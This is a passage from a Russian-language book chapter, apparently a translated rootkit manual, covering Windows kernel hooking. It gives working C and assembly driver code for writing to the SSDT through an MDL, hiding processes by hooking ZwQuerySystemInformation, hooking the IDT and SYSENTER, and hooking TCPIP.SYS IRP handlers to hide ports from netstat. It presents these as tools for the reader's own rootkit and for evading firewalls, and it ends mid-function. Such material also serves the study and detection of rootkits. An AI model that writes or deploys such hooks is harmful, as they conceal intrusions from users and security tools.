Диапазон адресов памяти можно описать в виде списка дескрипторов памяти (Memory Descriptor List, MDL). Элемент списка MDL содержит стартовый адрес, идентификатор процесса-владельца, размер в байтах и флаги:

```
// MDL-ссылки из файла ntddk.h
typedef struct _MDL {
    struct _MDL *Next;
    CSHORT Size;
    CSHORT MdlFlags;
    struct _EPROCESS *Process;
    PVOID MappedSystemVa;
    PVOID StartVa;
    ULONG ByteCount;
    ULONG ByteOffset;
} MDL, *PMDL;
// MDL-флаги
#define MDL_MAPPED_TO_SYSTEM_VA     0x0001
#define MDL_PAGES_LOCKED            0x0002
#define MDL_SOURCE_IS_NONPAGED_POOL 0x0004
#define MDL_ALLOCATED_FIXED_SIZE    0x0008
#define MDL_PARTIAL                 0x0010
#define MDL_PARTIAL_HAS_BEEN_MAPPED 0x0020
#define MDL_IO_PAGE_READ            0x0040
#define MDL_WRITE_OPERATION         0x0080
#define MDL_PARENT_MAPPED_SYSTEM_VA 0x0100
#define MDL_LOCK_HELD               0x0200
#define MDL_PHYSICAL_VIEW           0x0400
#define MDL_IO_SPACE                0x0800
#define MDL_NETWORK_HEADER          0x1000
#define MDL_MAPPING_CAN_FAIL        0x2000
#define MDL_ALLOCATED_MUST_SUCCEED  0x4000
```

Для изменения флагов в памяти прежде всего вы должны извлечь нужную информацию из таблицы **KeServiceDescriptorTable**, экспортируемой ядром. Вам необходимо получить базовый адрес таблицы SSDT и количество служб, прежде чем вызывать **MmCreateMdl**. После этого нужно построить MDL из не выгруженной на диск области памяти.

Чтобы производить запись в эту область, ваш руткит устанавливает флаг **MDL_MAPPED_TO_SYSTEM_VA**. Далее производится блокировка MDL-страниц памяти при помощи функции **MmMapLockedPages**.

Теперь все готово для захвата SSDT. В следующем примере переменная **MappedSystemCallTable** содержит тот же самый адрес, что и SSDT, но теперь сюда можно производить запись, не опасаясь синего экрана.

```
// Объявления
#pragma pack(1)
typedef struct ServiceDescriptorEntry {
    unsigned int *ServiceTableBase;
```

```
    unsigned int *ServiceCounterTableBase;
    unsigned int NumberOfServices;
    unsigned char *ParamTableBase;
} SSDT_Entry;
#pragma pack()
__declspec(dllimport) SSDT_Entry KeServiceDescriptorTable;

PMDL  g_pmdlSystemCall;
PVOID *MappedSystemCallTable;
// Код
// Сохраняем положение старых системных вызовов

// При помощи MDL получаем доступ к нужной области памяти для записи
g_pmdlSystemCall = MmCreateMdl(NULL,
                   KeServiceDescriptorTable.ServiceTableBase,
                   KeServiceDescriptorTable.NumberOfServices*4);
if(!g_pmdlSystemCall)
    return STATUS_UNSUCCESSFUL;
MmBuildMdlForNonPagedPool(g_pmdlSystemCall);

// Меняем MDL-флаги
g_pmdlSystemCall->MdlFlags = g_pmdlSystemCall->MdlFlags |
                             MDL_MAPPED_TO_SYSTEM_VA;

MappedSystemCallTable = MmMapLockedPages(g_pmdlSystemCall, KernelMode);
```

Захват SSDT

Для захвата SSDT вам пригодятся несколько макросов. Макрос **SYSTEMSERVICE** принимает адрес функции с префиксом **Zw** (экспортируемой **ntoskrnl.exe**) и возвращает адрес соответствующей функции с префиксом **Nt** из SSDT. Функции с префиксом **Nt** — это специальные функции, они не вызываются напрямую, а только через диспетчер системных служб. Их адреса хранятся в таблице SSDT. Zw-функции используются драйверами и другими компонентами ядра. Имейте в виду, что не существует однозначного соответствия между элементами SSDT и Zw-функциями.

Макрос **SYSCALL_INDEX** принимает адрес Zw-функции и возвращает соответствующий индекс из SSDT. Этот макрос, как и макрос **SYSTEMSERVICE**[1], работает, сканируя начало Zw-функций. Дело в том, что Zw-функции начинаются с инструкции **mov eax, ULONG**, где **ULONG** — это номер службы из таблицы SSDT. Таким образом, извлекая **ULONG**, начиная со второго байта функции, эти макросы получают номера системных служб.

Макросы **HOOK_SYSCALL** и **UNHOOK_SYSCALL** принимают адрес Zw-функции, подлежащей захвату, получают ее индекс и меняют адрес из SSDT адресом функции **_Hook** [2]:

```
#define SYSTEMSERVICE(_func)                    \
    KeServiceDescriptorTable.ServiceTableBase[ *(PULONG)((PUCHAR)_func+1)]
#define SYSCALL_INDEX(_Function) *(PULONG)((PUCHAR)_Function+1)
#define HOOK_SYSCALL(_Function, _Hook, _Orig )   \
```

---

[1] P. Dabak, S. Phadke, and M. Borate, Undocumented Windows NT (New York: M&T Books, 1999). C. 119.

[2] Макросы HOOK_SYSCALL, UNHOOK_SYSCALL и SYSCALL_INDEX взяты из исходных кодов утилиты Regmon с сайта Sysinternals.com. На данный момент исходные коды Regmon более недоступны.

```
    _Orig = (PVOID) InterlockedExchange( (PLONG) \
    &MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG) _Hook)
#define UNHOOK_SYSCALL(_Func  _Hook, _Orig )     \
    InterlockedExchange((PLONG)                  \
    &MappedSystemCallTable[SYSCALL_INDEX(_Func)], (LONG) _Hook)
```

Эти макросы помогут вам написать собственный руткит, который захватывает SSDT. В следующем примере вы увидите, насколько они полезны.

Теперь, когда вы немного ориентируетесь в захвате SSDT, давайте рассмотрим пример.

Пример скрытия процессов путем захвата SSDT

В операционной системе Windows используется функция `ZwQuerySystemInformation`, которая предоставляет различную информацию о системе. Например, программа `taskmgr.exe` задействует эту функцию для получения списка процессов. Тип возвращаемой информации зависит от параметра `SystemInformationClass`. Для получения списка процессов он устанавливается в 5, как описано в Microsoft Windows DDK.

Подменив функцию `ZwQuerySystemInformation` в SSDT, руткит захватывает исходную функцию и получает возможность фильтровать возвращаемую ею информацию.

На рис. 4.5 показан формат расположения записей о процессах в буфере, возвращаемом функцией `ZwQuerySystemInformation`.



Рис. 4.5. Формат буфера SystemInformationClass

Буфер содержит структуры `_SYSTEM_PROCESSES` и соответствующие им структуры `_SYSTEM_THREADS`. Наиболее важным элементом структуры `_SYSTEM_PROCESSES` является поле `UNICODE_STRING`, содержащее имя процесса. В структуре имеются также два поля типа `LARGE_INTEGER`, содержащие время, проведенное процессом в режимах ядра и пользователя. Когда вы скрываете какой-либо процесс, вы должны перераспределить время, потраченное вашим процессом, на все оставшиеся процессы из списка, так чтобы все суммарное время соответствовало 100 % времени работы процессора.

Следующий код иллюстрирует формат структур процессов и потоков в буфере, возвращаемом функцией **ZwQuerySystemInformation**:

```
struct _SYSTEM_THREADS
{
    LARGE_INTEGER           KernelTime;
    LARGE_INTEGER           UserTime;
    LARGE_INTEGER           CreateTime;
    ULONG                   WaitTime;
    PVOID                   StartAddress;
    CLIENT_ID               ClientIs;
    KPRIORITY               Priority;
    KPRIORITY               BasePriority;
    ULONG                   ContextSwitchCount;
    ULONG                   ThreadState;
    KWAIT_REASON            WaitReason;
};
struct _SYSTEM_PROCESSES
{
    ULONG                   NextEntryDelta;
    ULONG                   ThreadCount;
    ULONG                   Reserved[6];
    LARGE_INTEGER           CreateTime;
    LARGE_INTEGER           UserTime;
    LARGE_INTEGER           KernelTime;
    UNICODE_STRING          ProcessName;
    KPRIORITY               BasePriority;
    ULONG                   ProcessId;
    ULONG                   InheritedFromProcessId;
    ULONG                   HandleCount;
    ULONG                   Reserved2[2];
    VM_COUNTERS             VmCounters;
    IO_COUNTERS             IoCounters; //только windows 2000
    struct _SYSTEM_THREADS  Threads[1];
};
```

Следующая функция, **NewZwQuerySystemInformation**, фильтрует процессы, имя которых начинается с префикса **_root_**. Она также добавляет отработанное время скрываемых процессов процессу простоя (Idle).

```
////////////////////////////////////////////////////////////////////////
// Функция NewZwQuerySystemInformation
//
// ZwQuerySystemInformation() возвращает связанный список процессов.
// Наша функция полностью имитирует ее, за исключением
// того, что она исключает из списка процессы, начинающиеся
// с префикса _root_.
NTSTATUS NewZwQuerySystemInformation(
        IN ULONG SystemInformationClass,
        IN PVOID SystemInformation,
        IN ULONG SystemInformationLength,
        OUT PULONG ReturnLength)
{
    NTSTATUS ntStatus;
    ntStatus = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation))
               (SystemInformationClass,
               SystemInformation,
               SystemInformationLength,
               ReturnLength);
```

```
if( NT_SUCCESS(ntStatus))
{
    if(SystemInformationClass == 5)
    {
        // Запрашивается список процессов.
        // Ищем процессы, начинающиеся с
        // _root_, и отфильтровываем их.
        struct _SYSTEM_PROCESSES *curr =
            (struct _SYSTEM_PROCESSES *) SystemInformation;
        struct _SYSTEM_PROCESSES *prev = NULL;
        while(curr)
        {
            // DbgPrint("Current item is %x\n", curr);
            if (curr->ProcessName.Buffer != NULL)
            {
                if(0 == memcmp(curr->ProcessName.Buffer, L"_root_", 12))
                {
                    m_UserTime.QuadPart += curr->UserTime.QuadPart;
                    m_KernelTime.QuadPart += curr->KernelTime.QuadPart;

                    if(prev) // Средний либо последний
                    {
                        if(curr->NextEntryDelta)
                            prev->NextEntryDelta +=
                            curr->NextEntryDelta;
                        else   // мы в хвосте, делаем предыдущий хвостом
                            prev->NextEntryDelta = 0;
                    }
                    else
                    {
                        if(curr->NextEntryDelta)
                        {
                            // мы первые в списке, ок делаем
                            // его первым
                            (char*)SystemInformation +=
                            curr->NextEntryDelta;
                        }
                        else // мы - единственный процесс!
                            SystemInformation = NULL;
                    }
                }
            }
            else // Обрабатываем процесс Idle
            {
                // Добавляем ему время наших
                // процессов с префиксом _root_
                curr->UserTime.QuadPart += m_UserTime.QuadPart;
                curr->KernelTime.QuadPart += m_KernelTime.QuadPart;
                // Обнуляем счетчик для следующего раза
                m_UserTime.QuadPart = m_KernelTime.QuadPart = 0;
            }
            prev = curr;
            if(curr->NextEntryDelta)((char*)curr+=
                curr->NextEntryDelta);
            else curr = NULL;
        }
    }
    else if (SystemInformationClass == 8)
    {
       // Запрос для SystemProcessorTimes
```

```
            struct _SYSTEM_PROCESSOR_TIMES * times =
            (struct _SYSTEM_PROCESSOR_TIMES *)SystemInformation;
            times->IdleTime.QuadPart += m_UserTime.QuadPart +
            m_KernelTime.QuadPart;
        }
    }
    return ntStatus;
}
```

ROOTKIT.COM

Код драйвера, захватывающего SSDT и скрывающего процессы, вы можете загрузить с адреса www.rootkit.com/vault/fuzen_op/HideProcessHookMDL.zip.

Итак, осуществив захват, вы можете скрыть все процессы, имя которых начинается с префикса `_root_`. Естественно, это только пример, и вы можете использовать любые имена. В SSDT есть множество других полезных функций, которые также можно захватить.

Теперь, когда вы лучше разбираетесь в захвате SSDT, давайте поговорим о том, что еще в ядре может быть захвачено.

Захват таблицы дескрипторов прерываний

Как и подразумевает название, таблица дескрипторов прерываний (Interrupt Descriptor Table, IDT) используется для обработки прерываний. Прерывания могут быть аппаратными и программными. В таблице IDT описано, как обрабатывать прерывание, когда, например, нажата какая-либо клавиша на клавиатуре, возникла ошибка отсутствия страницы оперативной памяти (прерывание 0x0E) или какое-то пользовательское приложение запрашивает службу через таблицу SSDT (прерывание 0x2E). В этом разделе мы рассмотрим захват вектора прерывания 0x2E в таблице IDT. Это прерывание срабатывает еще до вызова функций ядра через SSDT.

При работе с IDT не нужно забывать две вещи. Во-первых, у каждого процессора своя таблица IDT, что важно для многопроцессорных систем. Недостаточно захватить IDT только на том процессоре, где возникло прерывание. Захватывать нужно все таблицы IDT в системе. (Более подробно о том, как захватить IDT определенного процессора, см. в главе 7.) Во-вторых, если мы, захватив прерывание, попытаемся вызвать старый обработчик, тогда мы не сможем получить назад управление. Такова особенность подпрограмм обработки прерываний. Итак, мы не сможем фильтровать данные, хотя по-прежнему сможем распознавать определенные запросы и блокировать их. Таким образом, мы можем противостоять, например, брандмауэрам и локальным системам предотвращения вторжений.

Когда какому-либо приложению требуется помощь операционной системы, библиотека NTDLL.DLL загружает в регистр EAX номер вызова SSDT, а в регистр EDX — указатель на параметры функции в пользовательском стеке. Далее NTDLL.DLL вызывает прерывание 0x2E инструкцией INT 2E. Это прерывание является сигналом для перехода из режима пользователя в режим ядра. (Последние версии операционной системы Windows вместо инструкции INT 2E используют инструкцию SYSENTER, которая описана далее в этой главе.)

Для нахождения IDT каждого процессора в памяти используется инструкция **SIDT**. Она возвращает адрес структуры **IDTINFO**. В этой структуре адрес IDT разделен на две переменные типа **WORD**. Для получения полного адреса применяется макрос **MAKELONG**, который создает корректное значение типа **DWORD**:

```
typedef struct
{
    WORD IDTLimit;
    WORD LowIDTbase;
    WORD HiIDTbase;
} IDTINFO;
#define MAKELONG(a, b)((LONG)(((WORD)(a))|((DWORD)((WORD)(b))) << 16))
```

Каждый элемент таблицы IDT представляют собой структуру размером 64 бита каждая. В каждом таком элементе (в структуре **IDTENTRY**) в полях **LowOffset** и **HiOffset** содержится адрес подпрограммы обработки прерывания. Каждая структура имеет следующий формат:

```
#pragma pack(1)
typedef struct
{
    WORD LowOffset;
    WORD selector;
    BYTE unused_lo;
    unsigned char unused_hi:5;
    unsigned char DPL:2;
    unsigned char P:1;
    WORD HiOffset;
} IDTENTRY;
#pragma pack()
```

В функции **HookInterrupts** объявляется глобальная переменная типа **DWORD**, в которой сохраняется адрес настоящего обработчика прерывания **INT** 0x2E (адрес функции **KiSystemService**). Там же происходит объявление символа **NT_SYSTEM_SERVICE_INT**, ему присваивается значение 0x2E. Этот символ используется как индекс в таблице IDT. Итак, функция **HookInterrupts** меняет элемент таблицы IDT структурой **IDTENTRY**, в которой содержится адрес вашего обработчика.

```
DWORD KiRealSystemServiceISR_Ptr;   // Старый обработчик INT 2E
#define NT_SYSTEM_SERVICE_INT 0x2e

int HookInterrupts()
{
    IDTINFO idt_info;
    IDTENTRY* idt_entries;
    IDTENTRY* int2e_entry;

    __asm{
        sidt idt_info;
    }
    idt_entries =
        (IDTENTRY*)MAKELONG(idt_info.LowIDTbase,idt_info.HiIDTbase);
    KiRealSystemServiceISR_Ptr =   // Сохраняем старый адрес
                                   // обработчика.
        MAKELONG(idt_entries[NT_SYSTEM_SERVICE_INT].LowOffset,
        idt_entries[NT_SYSTEM_SERVICE_INT].HiOffset);

    /*******************************************************
    * Заметьте: мы можем захватывать любые прерывания,
```

```
    * перед нами необъятные возможности
    *****************************************************/

    int2e_entry = &(idt_entries[NT_SYSTEM_SERVICE_INT]);
    __asm{
        cli;                          // Отключаем прерывания
        lea eax,MyKiSystemService; // Грузим в EAX адрес нашего
                                      // обработчика
        mov ebx, int2e_entry;         // Адрес обработчика INT 2E
                                      // в таблице IDT
        mov [ebx],ax;                 // Переписываем младшее слово
                                      // адреса обработчика
        shr eax,16
        mov [ebx+6],ax;               // Переписываем старшее слово
                                      // адреса обработчика
        sti;                          // Включаем прерывания
    }
    return 0;
}
```

Теперь, когда вы захватили прерывание в IDT, можно выявлять и запрещать любые обращения к системным службам. Помните, что номер системной службы хранится в регистре EAX. Для получения указателя на **EPROCESS** текущего процесса можно воспользоваться функцией **PsGetCurrentProcess**. Для написания своего обработчика воспользуйтесь нашим шаблоном:

```
__declspec(naked) MyKiSystemService()
{
    __asm{
        pushad
        pushfd
        push fs
        mov bx,0x30
        mov fs,bx
        push ds
        push es
        // Поместите сюда свой код, фильтрующий вызовы.
    Finish:
        pop es
        pop ds
        pop fs
        popfd
        popad
        jmp   KiRealSystemServiceISR_Ptr;  // Вызываем настоящий обработчик
    }
}
```

ROOTKIT.COM

Код данного примера вы можете загрузить с адреса www.rootkit.com/vault/fuzen_op/strace_Fuzen.zip.

Инструкция SYSENTER

Последние версии операционной системы Windows больше не используют инструкцию **INT 0x2E** и таблицу IDT для вызова системных служб, вместо этого применяется *метод быстрых вызовов* (fast call method). Библиотека NTDLL загружает в регистр EAX номер системной службы, а в регистр EDX — теку-

щий указатель стека из регистра ESP. Далее вызывается специальная инструкция SYSENTER.

Инструкция SYSENTER передает управление по адресу, находящемуся в одном из регистров специального назначения. Этот регистр называется IA32_SYSENTER_EIP. Вы можете производить с этим регистром операции записи и чтения, но это привилегированная инструкция и выполняться она может только в нулевом кольце.

Вот пример простого драйвера, который считывает значение регистра IA32_SYSENTER_EIP, сохраняет его в глобальной переменной, а затем заменяет его значение адресом нашей функции захвата. Функция захвата MyKiFastCallEntry не делает ничего, только передает управление на оригинальную процедуру обработки. Это первый шаг к захвату системных служб с помощью инструкции SYSENTER.

```
#include "ntddk.h"
ULONG d_origKiFastCallEntry; // Оригинальный обработчик SYSENTER
                             // указывает на ntoskrnl!KiFastCallEntry

VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
    DbgPrint("ROOTKIT: OnUnload called\n");
}

// Функция захвата
__declspec(naked) MyKiFastCallEntry()
{
    __asm {
        jmp [d_origKiFastCallEntry]
    }
}

NTSTATUS DriverEntry(PDRIVER_OBJECT theDriverObject,
                     PUNICODE_STRING theRegistryPath)
{
    theDriverObject->DriverUnload  = OnUnload;
    __asm {
        mov ecx, 0x176
        rdmsr                           // читаем значение регистра
                                        // IA32_SYSENTER_EIP
        mov d_origKiFastCallEntry, eax
        mov eax, MyKiFastCallEntry      // Получаем наш адрес
        wrmsr                           // Пишем его в IA32_SYSENTER_EIP
    }
    return STATUS_SUCCESS;
}
```

ROOTKIT.COM

Код захвата инструкции SYSENTER доступен по адресу www.rootkit.com/vault/fuzen_op/SysEnterHook.zip.

Захват главной таблицы IRP-функций в объекте драйвера устройства

Еще одним хорошим местом в ядре, для того чтобы скрыться, является таблица функций, которая есть у каждого драйвера устройства. При установке каждый драйвер устройства инициализирует таблицу указателей на функции обработки

различных типов пакетов запросов ввода-вывода (I/O Request Packets, IRP). IRP-функции обрабатывают различные типы запросов, например, запросы на запись в устройство или чтение из него. По той причине, что драйверы располагаются на очень низком уровне в иерархии системных вызовов, они являются идеальным местом для захвата.

В Microsoft DDK определены стандартные типы IRP-пакетов.

```
// Определение кодов основных функций для IRP-пакетов
#define IRP_MJ_CREATE                   0x00
#define IRP_MJ_CREATE_NAMED_PIPE        0x01
#define IRP_MJ_CLOSE                    0x02
#define IRP_MJ_READ                     0x03
#define IRP_MJ_WRITE                    0x04
#define IRP_MJ_QUERY_INFORMATION        0x05
#define IRP_MJ_SET_INFORMATION          0x06
#define IRP_MJ_QUERY_EA                 0x07
#define IRP_MJ_SET_EA                   0x08
#define IRP_MJ_FLUSH_BUFFERS            0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION   0x0b
#define IRP_MJ_DIRECTORY_CONTROL        0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL      0x0d
#define IRP_MJ_DEVICE_CONTROL           0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL  0x0f
#define IRP_MJ_SHUTDOWN                 0x10
#define IRP_MJ_LOCK_CONTROL             0x11
#define IRP_MJ_CLEANUP                  0x12
#define IRP_MJ_CREATE_MAILSLOT          0x13
#define IRP_MJ_QUERY_SECURITY           0x14
#define IRP_MJ_SET_SECURITY             0x15
#define IRP_MJ_POWER                    0x16
#define IRP_MJ_SYSTEM_CONTROL           0x17
#define IRP_MJ_DEVICE_CHANGE            0x18
#define IRP_MJ_QUERY_QUOTA              0x19
#define IRP_MJ_SET_QUOTA                0x1a
#define IRP_MJ_PNP                      0x1b
#define IRP_MJ_PNP_POWER                IRP_MJ_PNP
#define IRP_MJ_MAXIMUM_FUNCTION         0x1b
```

Выбор конкретного драйвера и IRP-пакетов зависит от того, что именно вы хотите сделать. Например, вы могли бы захватывать обращения к файлам на запись или TCP-запросы. Но есть одна проблема, так же как и в случае IDT, функции обработки основных IRP-пакетов не приспособлены для вызова оригинальных обработчиков с дальнейшей фильтрацией возвращаемых данных. Стековая архитектура драйверов не подразумевает возврата управления из драйвера, находящегося на уровень ниже в стеке. Рисунок 4.6 иллюстрирует связь между объектом устройства, объектом драйвера и таблицей IRP-функций.

В следующем примере мы покажем вам, как скрывать сетевые порты от таких программ, как netstat.exe. Для этого мы захватим IRP-функцию в драйвере TCPIP.SYS, который управляет TCP-портами.

Вот обычный результат работы утилиты netstat.exe, которая представляет все TCP-соединения:

```
C:\Documents and Settings\Fuzen>netstat -p TCP
Active Connections
```

```
Proto  Local Address          Foreign Address        State
TCP    LIFE:1027              localhost:1422         ESTABLISHED
TCP    LIFE:1027              localhost:1424         ESTABLISHED
TCP    LIFE:1027              localhost:1428         ESTABLISHED
TCP    LIFE:1410              localhost:1027         CLOSE_WAIT
TCP    LIFE:1422              localhost:1027         ESTABLISHED
TCP    LIFE:1424              localhost:1027         ESTABLISHED
TCP    LIFE:1428              localhost:1027         ESTABLISHED
TCP    LIFE:1463              localhost:1027         CLOSE_WAIT
TCP    LIFE:1423              64.12.28 72:5190       ESTABLISHED
TCP    LIFE:1425              64.12.24.240:5190      ESTABLISHED
TCP    LIFE:3537              64.233.161 104:http    ESTABLISHED
```



Рис. 4.6. Схема захвата таблицы IRP-функций драйвера

Мы видим здесь протокол, адрес и порт источника, адрес и порт приемника, а также состояние каждого соединения.

Очевидно, вам бы не хотелось, чтобы руткит представлял на всеобщее обозрение какие-либо установленные неучтенные соединения. Одним из способов добиться этого является захват драйвера TCPIP.SYS и фильтрация IRP-пакетов, несущих данную информацию.

Нахождение таблицы IRP-функций драйвера

В плане подготовки к скрытию используемых сетевых портов прежде всего следует найти нужный объект драйвера в памяти. Нам нужен драйвер TCPIP.SYS и соответствующий ему объект устройства с именем `\\DEVICE\\TCP`. Ядро предоставляет очень полезную функцию `IoGetDeviceObjectPointer`, которая возвращает указатель на объект, ассоциированный с устройством. Принимая имя устройства, она возвращает соответствующие объекты файла и устройства. Объект устройства имеет указатель на объект драйвера, в котором и находится нужная нам таблица.

Прежде всего ваш руткит должен сохранить адрес оригинального обработчика, так как рано или поздно его потребуется вызвать из кода руткита. К тому же если вы планируете выгружать свой руткит из памяти, вам придется восстановить оригинальные адреса в таблице. Для замены указателей мы используем функцию `InterlockedExchange`, так как по сравнению со всеми остальными функциями `InterlockedXXX` она более всего нам подходит.

Приведенный ниже код получает указатель на драйвер TCPIP.SYS по имени и захватывает один из обработчиков в таблице IRP-функций. Функция InstallTCPDriverHook() меняет в драйвере TCPIP.SYS указатель на обработчик пакета IRP_MJ_DEVICE_CONTROL. Именно этот пакет используется для запроса TCP-устройства.

```
PFILE_OBJECT pFile_tcp;
PDEVICE_OBJECT pDev_tcp;
PDRIVER_OBJECT pDrv_tcpip;
typedef NTSTATUS (*OLDIRPMJDEVICECONTROL)(IN PDEVICE_OBJECT, IN PIRP);
OLDIRPMJDEVICECONTROL OldIrpMjDeviceControl;

NTSTATUS InstallTCPDriverHook()
{
    NTSTATUS       ntStatus;
    UNICODE_STRING deviceTCPUnicodeString;
    WCHAR deviceTCPNameBuffer[] = L"\\Device\\Tcp";
    pFile_tcp  = NULL;
    pDev_tcp   = NULL;
    pDrv_tcpip = NULL;
    RtlInitUnicodeString (&deviceTCPUnicodeString,
        deviceTCPNameBuffer);
    ntStatus = IoGetDeviceObjectPointer(&deviceTCPUnicodeString,
        FILE_READ_DATA, &pFile_tcp,
        &pDev_tcp);

    if(!NT_SUCCESS(ntStatus)) return ntStatus;

    pDrv_tcpip = pDev_tcp->DriverObject;
    OldIrpMjDeviceControl = pDrv_tcpip->
        MajorFunction[IRP_MJ_DEVICE_CONTROL];
    if (OldIrpMjDeviceControl)
        InterlockedExchange ((PLONG)&pDrv_tcpip->
        MajorFunction[IRP_MJ_DEVICE_CONTROL],
        (LONG)HookedDeviceControl);
    return STATUS_SUCCESS;
}
```

Запуск этого кода приведет к внедрению вашей функции захвата в драйвер TCPIP.SYS.

Функция захвата IRP-пакета

Теперь, когда захватчик внедрен в драйвер TCPIP.SYS, можно принимать IRP-пакеты с помощью функции HookeedDeviceControl. Существует множество различных типов запросов даже для пакета IRP_MJ_DEVICE_CONTROL драйвера TCPIP.SYS. Дело в том, что фильтрация по коду IRP_MJ_* является только основным уровнем фильтрации. Существует еще и вспомогательный уровень.

Для вспомогательной фильтрации используется так называемый управляющий код IoControlCode, который тоже находится в IRP-пакете. В нашем случае мы заинтересованы в обработке только тех пакетов, код IoControlCode которых равен IOCTL_TCP_QUERY_INFORMATION_EX. Эти IRP-пакеты возвращают список портов для таких программ, как netstat.exe. Руткит должен интерпретировать входной буфер как структуру TDIObjectID. При скрытии TCP-портов руткит будет иметь дело с запросами CO_TL_ENTITY. Поле toi_id структуры TDIObjectID

тоже важно, оно зависит от того, с какими параметрами пользователь вызвал программу netstat.exe (например, netstat.exe -o). В следующем разделе мы обсудим эти поля более подробно.

```
#define CO_TL_ENTITY                    0x400
#define CL_TL_ENTITY                    0x401
#define IOCTL_TCP_QUERY_INFORMATION_EX 0x00120003

typedef struct TDIEntityID {
    ulong      tei_entity;
    ulong      tei_instance;
} TDIEntityID;

typedef struct TDIObjectID {
    TDIEntityID   toi_entity;
    ulong      toi_class;
    ulong      toi_type;
    ulong      toi_id;
} TDIObjectID;
```

Нашей функции HookedDeviceControl требуется указатель на текущий IRP-стек, где находятся код главной и вспомогательной функций. Из-за того, что мы захватывали обработчик IRP_MJ_DEVICE_CONTROL, мы точно знаем, что это должен быть код главной функции, хотя небольшая проверка не повредит.

Из IRP-стека мы также можем узнать управляющий код. Для наших целей нам интересен только код IOCTL_TCP_QUERY_INFORMATION_EX.

Следующим шагом является определение местоположения входного буфера. Для запросов информации о сети пользовательские программы и ядро передают информационный буфер методом, называемым METHOD_NEITHER. Если применяется он, то указатель на входной буфер может быть найден в IRP-стеке переменной Parameters.DeviceIoControl.Type3InputBuffer.

Структура TDIObjectID находится в самом начале буфера. Вы можете использовать ее для определения тех запросов, реакцию на которые собираетесь изменить. Для скрытия TCP-портов переменная inputBuffer->toi_entity.tei_entity должна быть равна CO_TL_ENTITY, а inputBuffer->toi_id принимать одно из трех значений. Значение идентификатора toi_id мы обсудим в следующем разделе.

Итак, вы определили, что реакцию именно на этот запрос нужно изменить, теперь вам нужно добавить свою процедуру завершения пакета IoCompletionRoutine, а также поменять управляющие флаги в IRP-пакете. Теперь, после того как драйвер TCPIP.SYS обработает запрос и заполнит выходной буфер требуемой информацией, диспетчер ввода-вывода вызовет вашу процедуру IoCompletionRoutine.

Вы можете передать только один параметр в вашу процедуру завершения через переменную irpStack->Context. Хотя на самом деле требуется передать два. Первым параметром является оригинальный указатель на завершающую функцию. Переменная inputBuffer->toi_id является вторым параметром. В ней содержатся идентификатор, определяющий формат выходного буфера.

В последней строке функции HookedDeviceControl происходит вызов функции OldIrpMjDeviceControl — это оригинальный обработчик пакета IRP_MJ_DEVICE_CONTROL драйвера TCPIP.SYS.

```
NTSTATUS HookedDeviceControl(IN PDEVICE_OBJECT DeviceObject,
                                                IN PIRP Irp)
{
    PIO_STACK_LOCATION      irpStack;
    ULONG                   ioTransferType;
    TDIObjectID             *inputBuffer;
    DWORD                   context;

    // Получаем указатель на IRP-пакет.
    // Именно здесь расположен код функций и параметры
    irpStack = IoGetCurrentIrpStackLocation (Irp);

    switch (irpStack->MajorFunction)
    {
        case IRP_MJ_DEVICE_CONTROL:
        if ((irpStack->MinorFunction == 0) &&
            (irpStack->Parameters.DeviceIoControl.IoControlCode
            == IOCTL_TCP_QUERY_INFORMATION_EX))
        {
            ioTransferType =
                irpStack->Parameters.DeviceIoControl.IoControlCode;
            ioTransferType &= 3;

            // Узнаем метод передачи входного буфера
           if (ioTransferType == METHOD_NEITHER)
           {
               inputBuffer = (TDIObjectID *)
               irpStack->Parameters.DeviceIoControl.Type3InputBuffer;

               // CO_TL_ENTITY для TCP и CL_TL_ENTITY для UDP
               if (inputBuffer->toi_entity.tei_entity == CO_TL_ENTITY)
               {
                   if ((inputBuffer->toi_id == 0x101) ||
                       (inputBuffer->toi_id == 0x102) ||
                       (inputBuffer->toi_id == 0x110))
                   {
                       // Если это наш IRP-пакет, устанавливаем
                       // свою процедуру завершения пакета.
                       // Чтобы все работало, меняем флаги в IRP.
                       irpStack->Control = 0;
                       irpStack->Control |= SL_INVOKE_ON_SUCCESS;

                       // Сохраняем оригинальную процедуру завершения
                       irpStack->Context =(PIO_COMPLETION_ROUTINE)
                       ExAllocatePool(NonPagedPool, sizeof(REQINFO));
